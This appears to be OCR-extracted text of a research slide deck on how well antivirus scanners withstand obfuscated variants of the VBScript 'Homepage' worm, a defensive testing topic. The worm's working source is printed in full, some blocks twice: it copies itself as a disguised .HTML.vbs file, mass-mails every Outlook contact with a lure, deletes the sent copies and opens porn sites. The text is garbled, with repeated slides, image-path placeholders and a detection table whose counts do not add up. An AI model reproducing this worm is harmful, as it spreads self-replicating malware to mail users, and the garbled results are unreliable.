WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm"
)
ElseIf r=4 Then
WS.Run("http://sheila.issexy.tv/1.htm")
End If
```

```
Function Mailit()
On Error Resume Next
Set Outlook = CreateObject("Outlook.Application")
If Outlook = "Outlook" Then
 Set Mapi=Outlook.GetNameSpace("MAPI")
 Set Lists=Mapi.AddressLists
 For Each ListIndex In Lists
  If ListIndex.AddressEntries.Count <> 0 Then
   ContactCount = ListIndex.AddressEntries.Count
   For Count= 1 To ContactCount
    Set Mail = Outlook.CreateItem(0)
    Set Contact = ListIndex.AddressEntries(Count)
    Mail.To = Contact.Address
    Mail.Subject = "Homepage"
    Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"You've got to see this
page!
It's really cool ;O)"&vbcrlf&vbcrlf
    Set Attachment=Mail.Attachments
    Attachment.Add Folder & "\homepage.HTML.vbs"
    Mail.DeleteAfterSubmit = True
    If Mail.To <> "" Then
    Mail.Send
    WS.regwrite "HKCU\software\An\mailed", "1"
   End If
   Next
  End If
 Next
End if
End Function
```

How Detection Works



```
On Error Resume Next
Set WS = CreateObject("WScript.Shell")
Set FSO= Createobject("scripting.filesystemobject")
Folder=FSO.GetSpecialFolder(2)

Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
Do While InF.AtEndOfStream<>True
ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf
Loop

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing

If WS.regread ("HKCU\software\An\mailed") <> "1" then
Mailit()
End If

Set s=CreateObject("Outlook.Application")
Set t=s.GetNameSpace("MAPI")
Set u=t.GetDefaultFolder(6)
```

```
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).close
u.Items.Item(i).delete
End If
Next
Set u=t.GetDefaultFolder(3)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).delete
End If
Next

Randomize
r=Int((4*Rnd)+1)
If r=1 then
WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")
elseif r=2 Then
WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")
elseif r=3 Then
WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm"
)
ElseIf r=4 Then
WS.Run("http://sheila.issexy.tv/1.htm")
End If
```

```
Function Mailit()
On Error Resume Next
Set Outlook = CreateObject("Outlook.Application")
If Outlook = "Outlook" Then
 Set Mapi=Outlook.GetNameSpace("MAPI")
 Set Lists=Mapi.AddressLists
 For Each ListIndex In Lists
  If ListIndex.AddressEntries.Count <> 0 Then
   ContactCount = ListIndex.AddressEntries.Count
   For Count= 1 To ContactCount
    Set Mail = Outlook.CreateItem(0)
    Set Contact = ListIndex.AddressEntries(Count)
    Mail.To = Contact.Address
    Mail.Subject = "Homepage"
    Mail.Body = vbcrlf&"Hi!"&vbcrlf&vbcrlf&"You've got to see this
page!
It's really cool ;O)"&vbcrlf&vbcrlf
    Set Attachment=Mail.Attachments
    Attachment.Add Folder & "\homepage.HTML.vbs"
    Mail.DeleteAfterSubmit = True
    If Mail.To <> "" Then
    Mail.Send
    WS.regwrite "HKCU\software\An\mailed", "1"
   End If
   Next
  End If
 Next
End if
End Function
```

Testing Goal: **Resilience**

- Motivation:
  - Obfuscation libraries are plentiful.
  - Worm families use incremental obfuscations.
- Need to assess resilience to obfuscation.

Testing Goal: **Resilience**

- Motivation:
  - Obfuscation libraries are plentiful.
  - Worm families use incremental obfuscations.
- Need to assess resilience to obfuscation.

- Current AV certification is inadequate.
  - Checks only detection of existing malware at a given point in time.

Testing Goal: **Resilience**

Question 1:

- How resistant is a virus scanner to obfuscations or variants of known worms?

Question 2:

- Using the limitations of a virus scanner, can a blackhat determine its detection algorithm?

Testing Methodology

1. Random testing for resilience assessment
   - Use obfuscation transformations to generate worm instances to be used as test samples.


Testing Methodology

1. Random testing for resilience assessment
   - Use obfuscation transformations to generate worm instances to be used as test samples.
2. Adaptive testing for signature discovery
   - Use virus scanner detection rates on obfuscated worm instances to learn the signature employed.


Roadmap

- Introduction
- Goals
- Testing resilience to obfuscation
- Signature discovery
- Future work
- Conclusions


1. Random testing



1. Random testing




1. Random testing



Original worm

1. Random testing




Original worm


Obfuscated instances

Renaming

1. Random testing



1. Random testing



Original worm


Obfuscated instances

Renaming

Reordering


Garbage insertion

1. Random testing



Homepage worm in *Norton AV*	
Detected	3390
Not detected	512
Total	4432


1. Random testing



Homepage worm in _Norton AV_

